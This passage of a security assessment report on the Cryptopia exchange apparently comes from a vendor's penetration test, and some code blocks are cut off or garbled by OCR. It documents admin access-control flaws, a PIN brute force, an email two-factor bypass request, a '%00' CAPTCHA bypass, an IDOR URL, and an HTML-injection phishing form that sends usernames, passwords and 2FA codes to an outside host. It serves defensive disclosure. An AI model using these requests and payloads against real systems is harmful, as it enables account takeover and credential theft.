https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L/E:H/RL:U/RC:C

### Impact

An authenticated user can access individual administrative endpoints which disclose private information and allow for the modification of Paytopia payments as well as functionality relating to mining pools.

### Recommendation

- Implement attributes relating to ASP.NET identity on a per-class level. This ensures that if a new method is added to an administrative class this will not result in an insecure method being created.
- Ensure that methods for administrative controllers are secure by default.
- Consider implementing all administrative functionality in an entirely separate web application to remove the possibility of vertical access control vulnerabilities within this application.

### Details

The application enforces authentication through "Authorize" attributes implemented at a method-level as well as on a class level. In order to prevent regular users of the site from accessing administrative functionality, these attributes must restrict access to specific roles. Pulse Security performed a review of all methods within the application and identified a subset of methods that can be accessed by regular Cryptopia users. The table below contains the details:

| FILE | METHODS | REMARK |
|---|---|---|
| ./Web.Site/Web.Site/Controllers/AdminPaytopiaController.cs | GetPayment, UpdatePayment (Both GET and POST) | GetPayment vulnerability was confirmed in production.<br>UpdatePayment was not confirmed due to time constraints. |
| ./Web.Site/Web.Site/Controllers/AdminPoolWorkerController.cs | UpdateWorker (Both GET and POST) | Not confirmed due to time constraints. |


The image below shows the affected source code where the Authorize attribute does not specify the appropriate roles:

VULNERABLE SOURCE CODE


```
[HttpPost]
[AuthorizeAjax(Roles = "Admin, Moderator")]
public async Task<ActionResult> GetPayments(DataTablesModel
{
        return DataTable(await PaytopiaReader.AdminGetPayme
}


[HttpGet]
[AuthorizeAjax]
public async Task<ActionResult> GetPayment(int id)
{
        var item = await PaytopiaReader.AdminGetPayment(id)
        return View("PaymentInfoModal", item);
}

[HttpGet]
[AuthorizeAjax]
public async Task<ActionResult> UpdatePayment(int id)
{
        var item = await PaytopiaReader.AdminGetPayment(id)
        return View("UpdatePaymentModal", new AdminUpdatePa
        {
                PaymentId = item.Id,
                Status = item.Status,
                Reason = item.RefundReason
        });
}
```

The images below show ‘test3pulse’, a regular privilege user, being logged in and accessing the GetPayments endpoint, as well as a sample request retrieved from the production site.


REGULAR USER ACCOUNT



RETRIEVING PAYMENT INFORMATION IN DEVELOPMENT SITE



RETRIEVING PAYMENT INFORMATION IN THE PRODUCTION SITE



## 1.3. EMAIL AND PIN TWO-FACTOR BYPASS

Severity: Medium | Base Score: 5.6 | Temporal Score: 5.6 | Overall Score: 5.6

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L/E:H/RL:U/RC:C

### Impact

An attacker may bypass the protections provided by Email and PIN two-factor.

### Recommendation

- Review the implementation of other two factor systems to ensure they are not similarly affected.
- Ensure an attacker may not brute force PIN two factor.
- Ensure an attacker may not send the two-factor email to an arbitrary email address.

### Details

Two individual vectors were identified that allow for a bypass of two-factor authentication when a victim is making use of either PIN or Email two-factor. The PIN two-factor may be bypassed on the settings page through a brute-force attack, which enables an attacker to exhaust all possible PINs in an attempt to guess the valid one. The image below shows an attacker conducting a brute-force attack against the "/UserSecurity/UnlockSecurity" endpoint:

PIN BYPASS THROUGH BRUTE FORCE ATTACK

| Request | Payload | Status | Error | Timeout | Length |
|---|---|---|---|---|---|
| 135 | 1234 | 200 | ☐ | ☐ | 16192 |
| 115 | 1214 | 200 | ☐ | ☐ | 2923 |
| 193 | 1292 | 200 | ☐ | ☐ | 2922 |
| 189 | 1288 | 200 | ☐ | ☐ | 2922 |
| 176 | 1275 | 200 | ☐ | ☐ | 2922 |
| 175 | 1274 | 200 | ☐ | ☐ | 2922 |
| 174 | 1273 | 200 | ☐ | ☐ | 2922 |
| 169 | 1268 | 200 | ☐ | ☐ | 2922 |
| 168 | 1267 | 200 | ☐ | ☐ | 2922 |
| 154 | 1253 | 200 | ☐ | ☐ | 2922 |

Email two-factor may be bypassed by making use of the "/TwoFactor/SendEmailCode" endpoint. This endpoint allows an attacker to send a valid two factor email code to an arbitrary email address by specifying the componentType and dataEmail parameters. The images below show a sample request, as well as the email being received by an attacker in an attacker-controlled address. Pulse confirmed the two-factor token contained in this email can be successfully used.

SEND EMAIL TO ARBITRARY ADDRESS

```
POST /TwoFactor/SendEmailCode HTTP/1.1
Host: www.cryptopia.co.nz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://www.cryptopia.co.nz/TwoFactor/Create?ComponentType=T
ransfer
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 244
Cookie: VALID_COOKIE
Connection: close

componentType=Transfer&dataEma[redacted]
co.nz&__RequestVerificationToke
```

EMAIL RECEIVED ON ARBITRARY ADDRESS


Image

**Transfer Two-Factor Confirmation**

---

**Hi** [redacted]

Please use the following code to process your transfer: **255143**

---

Lock My Account | Cryptopia Support

---

Facebook | Twitter | LinkedIn

## 1.4. CROSS DOMAIN SCRIPT INCLUSION

Severity: Medium | Base Score: 5.6 | Temporal Score: 5.4 | Overall Score: 5.4

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L/E:H/RL:O/RC:C

### Impact

External scripts included in the application may result in a complete compromise of the application in the event that the third party they are sourced from is compromised.

### Recommendation

- Avoid including third party scripts.
- Assess whether it is feasible to implement "subresource integrity" with ReCaptcha. For more information please see: https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity

### Details

A script is included from a domain external to the organisation. This introduces additional risk as any compromise of the 'www.google.com' domain could result in a complete compromise of the Cryptopia application and funds associated with users of the application. The table below contains an example URL which embeds an external resource, as well as the external resource being embedded:

| URL | EXTERNAL RESOURCE EMBEDDED |
|---|---|
| https://devtopia.co.nz/Home/Contact | https://www.google.com/recaptcha/api.js |

The image below shows the resource being embedded in the application HTML:

CROSS DOMAIN SCRIPT INCLUSION

```
.ientProtocol=1.5&co
/Zubm9C%2FLLr2jYgmsEJ
 EQvkRLfcD7BGuCHF5ow
iectionData=%5B%7B%2
:id=4 HTTP/1.1

_64; rv:57.0)


:ion/xml;q=0.9,*/*;q




:g==

3VERlIcq1awZilRk9qWv
HGxQ-KYOOfuNfgqMZM_a
```

```
data-val-required="You must supply a message" id="Message"
name="Message" rows="8">
</textarea>
                                        <span
class="field-validation-valid text-danger"
data-valmsg-for="Message"
data-valmsg-replace="true"></span>
                                    </div>
                                    <br />
                                    <div class="text-center">
                                        <div
class='g-recaptcha'
data-sitekey='6LfGaP4SAAAAANUTvdad4FnCJGbnij6d-q598E7h'></d
iv><script
src='https://www.google.com/recaptcha/api.js'></script>
                                    </div>
                                    <br />
                                    <input id="submit"
class="btn btn-info " type="submit" value="Send Request" />
                                    <br />
```

## 1.5. SSL/TLS VULNERABILITIES

| Severity: Medium | Base Score: 5.6 | Temporal Score: 5.4 | Overall Score: 5.4 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L/E:H/RL:O/RC:C

### Impact

Several SSL/TLS configuration parameters can be improved. Current configuration may allow an attacker to exploit known issues against cryptographic primitives.

### Recommendation

- Disable "Secure Client-Initiated Renegotiation".
- Disable HTTP compression to mitigate the BREACH vulnerability.
- For more information, see the following link and internal IIS documentation. https://www.namecheap.com/support/knowledgebase/article.aspx/9594/69/hardening-ssltls-configuration-on-iis-85
- https://www.ssllabs.com/projects/best-practices/index.html

### Details

While reviewing the SSL/TLS configuration for the application, Pulse Security identified that several configuration parameters can be improved to increase the application's security stance. Those issues are noted in the table below:

| HOST:PORT | ISSUE |
|---|---|
| www.cryptopia.co.nz:443 | The server supports Secure Client-Initiated Renegotiation, which creates a Denial of Service (DoS) risk. |
| | Potentially affected by the BREACH vulnerability, as it uses GZIP HTTP compression. |
| | Potentially affected by BEAST (CVE-2011-3389) but also supports higher protocols (possible mitigation): TLSv1.1 TLSv1.2.<br>Modern TLS clients are not affected by this vulnerability. |

The negotiation process of the SSL/TLS encryption uses significantly more resources on the server than on the client. If the client can initiate the renegotiation process and the underlying server is affected, an attacker can render the server unavailable with a Denial of Service attack.

The reviewed web application is potentially vulnerable to the BREACH attack. This vulnerability allows an attacker that can inject plaintext into a victim's request and measure the size of the encrypted traffic to leak information and potentially recover targeted parts of the cleartext traffic.

TLS 1.0 and earlier protocols suffered from a flaw that resulted in deterministic encryption output due to predictable initialisation vectors. This allowed an attacker that could see encrypted traffic and inject plaintext into a victim's request to attempt to compromise the confidentiality of the encrypted channel.

For more information, consult the following resources:

- https://testssl.sh/ : A command-line tool to check the security of SSL/TLS configuration.
- https://www.ssllabs.com/ : A web scanner by Qualys that can identify common SSL/TLS misconfigurations.

## 1.6. INTERNET EXPOSED ADMINISTRATIVE INTERFACES

Severity: Medium | Base Score: 5.6 | Temporal Score: 5.4 | Overall Score: 5.4

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L/E:H/RL:O/RC:C

### Impact

An unauthenticated attacker on the internet may directly connect to administrative interfaces, as well as potentially exploit any issues present within them.

### Recommendation

- Consider replacing the current application architecture where both administrative interfaces and regular user interfaces are mixed in the same application. An alternative would be that all administrative tasks are undertaken from a separate application.
- Implement network level access controls that prevent arbitrary users to connect to administrative interfaces.

### Details

An unauthenticated attacker on the internet may connect to administrative interfaces that are accessible through the main Cryptopia web application. This results in additional attack surface and increases the risk of vertical privilege escalation vulnerabilities such as some identified in this report.

In addition to this, another administrative interface, "admintopia", as well as its development version are exposed to the internet. The table below shows the administrative interfaces identified in this engagement:

| ADMINISTRATIVE INTERFACE | REMARK |
|---|---|
| https://www.cryptopia.co.nz/Admin | |
| https://devtopia.co.nz/Admin | |
| https://management.cryptopia.co.nz | |
| https://devtopia.cryptopia.co.nz/Login | Development builds of Cryptopia code frequently include security exceptions such as not validating CAPTCHAs or similar, which may lead to additional risk. Pulse Security did not verify whether any particular exception is security sensitive in the context of this development site due to time constraints. |

## 1.7. INSECURE CAPTCHA IMPLEMENTATION

| Severity: Medium | Base Score: 6.3 | Temporal Score: 5.3 | Overall Score: 5.3 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L/E:U/RL:O/RC:R

### Impact

A CAPTCHA bypass negates the security provided by the CAPTCHA.

### Recommendation

- Implement a strong CAPTCHA solution that works within the existing framework in use.
- Review the implementation of reCAPTCHA to ensure it is correctly deployed within the application.
- Look for additional patterns within the codebase that similarly treat exceptions as success.

### Details

Pulse Security found a vulnerability in the Cryptopia Website CAPTCHA implementation that allows a user to bypass the CAPTCHA requirement for login, signup and password resets.

By inserting '%00' in the 'g-recaptcha-response' parameter, the CAPTCHA is bypassed allowing access to sensitive functionality without completing the CAPTCHA. This issue occurs due to an implementation error on the CAPTCHA validation code. The image below shows a screenshot of the vulnerable code, located on the "Cryptopia.Infrastructure/Helpers/CryptopiaAuthenticationHelper.cs" file, on the "ValidateCaptcha" method:

VULNERABLE CAPTCHA VALIDATION

```
public static bool ValidateCaptcha()
{
        try
        {

                return ReCaptcha.ValidateCaptcha(HttpContext.Curren


        }
        catch (Exception ex)
        {
                // We don't return false here because we don't want
not the site
                Log.Exception("[ValidateCaptcha] Captcha Verificati
        }
        return true;
}
```

As seen in the code above all exceptions are caught, and in the event that any exception is caught the CAPTCHA returns a successful response.

## 1.8. LACK OF MSSQL TRANSPORT SECURITY

Severity: Medium | Base Score: 6.3 | Temporal Score: 5.3 | Overall Score: 5.3

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L/E:U/RL:O/RC:R

### Impact

The application is configured to connect to MSSQL servers in an insecure manner which allows an attacker to conduct man-in-the-middle attacks.

### Recommendation

- Set the TrustServerCertificate property to false to enable certificate validation. For more information please see the following link: https://docs.microsoft.com/en-us/sql/connect/jdbc/connecting-with-ssl-encryption.
- Conduct additional review of configuration files to ensure best practices are being adhered to.

### Details

When the encrypt property is set to true and the trustServerCertificate property is set to false, the Microsoft JDBC Driver for SQL Server will validate the SQL Server SSL certificate. Pulse Security identified several instances where this value is set to true on connection strings, which would allow an attacker to conduct man-in-the-middle attacks. The table below contains example locations:

| FILE | LINES |
|---|---|
| Web.Site/Web.Site/Web.config | 8-11 |
| WalletOutboundService/App.config | 17,18 |
| Cryptopia.PoolService/App.config | 14-16 |
| Web.Admin/Web.config | 12-14 |
| TradeService/App.config | 16-18 |

## 1.9. INSECURE DIRECT OBJECT REFERENCE

| Severity: Medium | Base Score: 5.3 | Temporal Score: 5.3 | Overall Score: 5.3 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N/E:H/RL:U/RC:C

### Impact

An attacker can view information for payments that do not belong to them.

### Recommendation

- Ensure the users are allowed to view information prior to displaying it.

### Details


Pulse Security identified an individual instance where an attacker can retrieve information regarding payments belonging to other users of the platform. This issue occurs because the application fails to verify whether a particular payment belongs to the currently logged in user prior to displaying it.

The table below shows the URL vulnerable to this issue:

| URL |
|---|
| https://www.cryptopia.co.nz/UserShareholder/GetPayment?id=21 |

The image below shows an attacker retrieving information belonging to another user:

INSECURE DIRECT OBJECT REFERENCE



## 1.10. HTML INJECTION

| Severity: Medium | Base Score: 5.5 | Temporal Score: 5.2 | Overall Score: 5.2 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:L/E:P/RL:U/RC:C

### Impact

An attacker may send realistic phishing forms through private messages and forum posts.

### Recommendation

- Disallow the ability to insert form tags into private messages and forum posts.
- Reduce the number of CSS attributes allowed in order to prevent users from inserting HTML elements over Cryptopia's UI.

### Details

An attacker may embed a number of HTML tags within private messages and forum posts. While Pulse Security was unable to utilise these in order to execute Cross Site Scripting attacks due to the reduced number of tags and CSS attributes enabled, an attacker may embed HTML forms and conduct very realistic phishing attacks that imitate the aesthetic of the application and submit the data to an external third-party site.


Furthermore, because a number of CSS values may be used, the HTML tags may overlap with other parts of the webpage, covering them. The image below shows an attacker embedding a form as well as that form being displayed on another users' private message.

Given enough time, more realistic phishing forms could likely be generated. The two images below show an attacker sending a form as well as the form being displayed to a victim:

FORM SUBMISSION


```
__RequestVerificationToken=2OWXWDu5nAZbADnFI9NmqWZCGYlQ-L4jeWhVaD-FfankkQ7
PUi-a9T6T6VugyUzd5CgP-7Jo-cAzgnLvPOKzoy25fCoe-005xek6b9D8ed0F6llaZu3v0hpd
07KKdsD33_KE4vYLcszp7jNxDynP3w2&Recipiants=test3pulse%3Btest3pulse%3Btest
3pulse%3Btest3pulse%3Btest3pulse%3Btest3pulse%3Btest3pulse&Subject=Secure
 Private Message&Message=<div+style%3d"++++margin-top%3a+-286px%3b
++++background-color%3a+white%3b
++++margin-left%3a+-16px%3b
++++width%3a+582px%3b
++++height%3a+473px%3b
++++padding%3a+20px%3b
}"><b> Please Login to view private message </b>
<form+action%3dhttps%3a//pulsesecurity.co.nz%3fphishq%3d'>Username:<br
/><input+name%3dusername+/><br />       +Password:<br
/><input+name%3dpassword+type%3dpassword+/><br />2fa:<br /><input
name=2fa /><br /><input type=submit value=submit /></form><br /><br
/><br /><br /><br /><br /><br /><br /><br /><br /><br /><br /><br /><br
/><br /><br /><br /><br /><br /><br /><br /><br /><br /><br /><br /><br
/><br /><br /><br /><br /><br /><br /><br /><br /><br /><br /><br /><br
/><br /></p>&X-Requested-With=XMLHttpRequest
```


FORM DISPLAYED IN PRIVATE MESSAGE


New
Reply
Report
test4pulse 4 seconds ago
Secure Private Message
test4pulse 1 minute ago
Secure Private Message
test4pulse 3 minutes ago
Secure Private Message
test4pulse 4 minutes ago
Secure Private Message
test4pulse 7 minutes ago
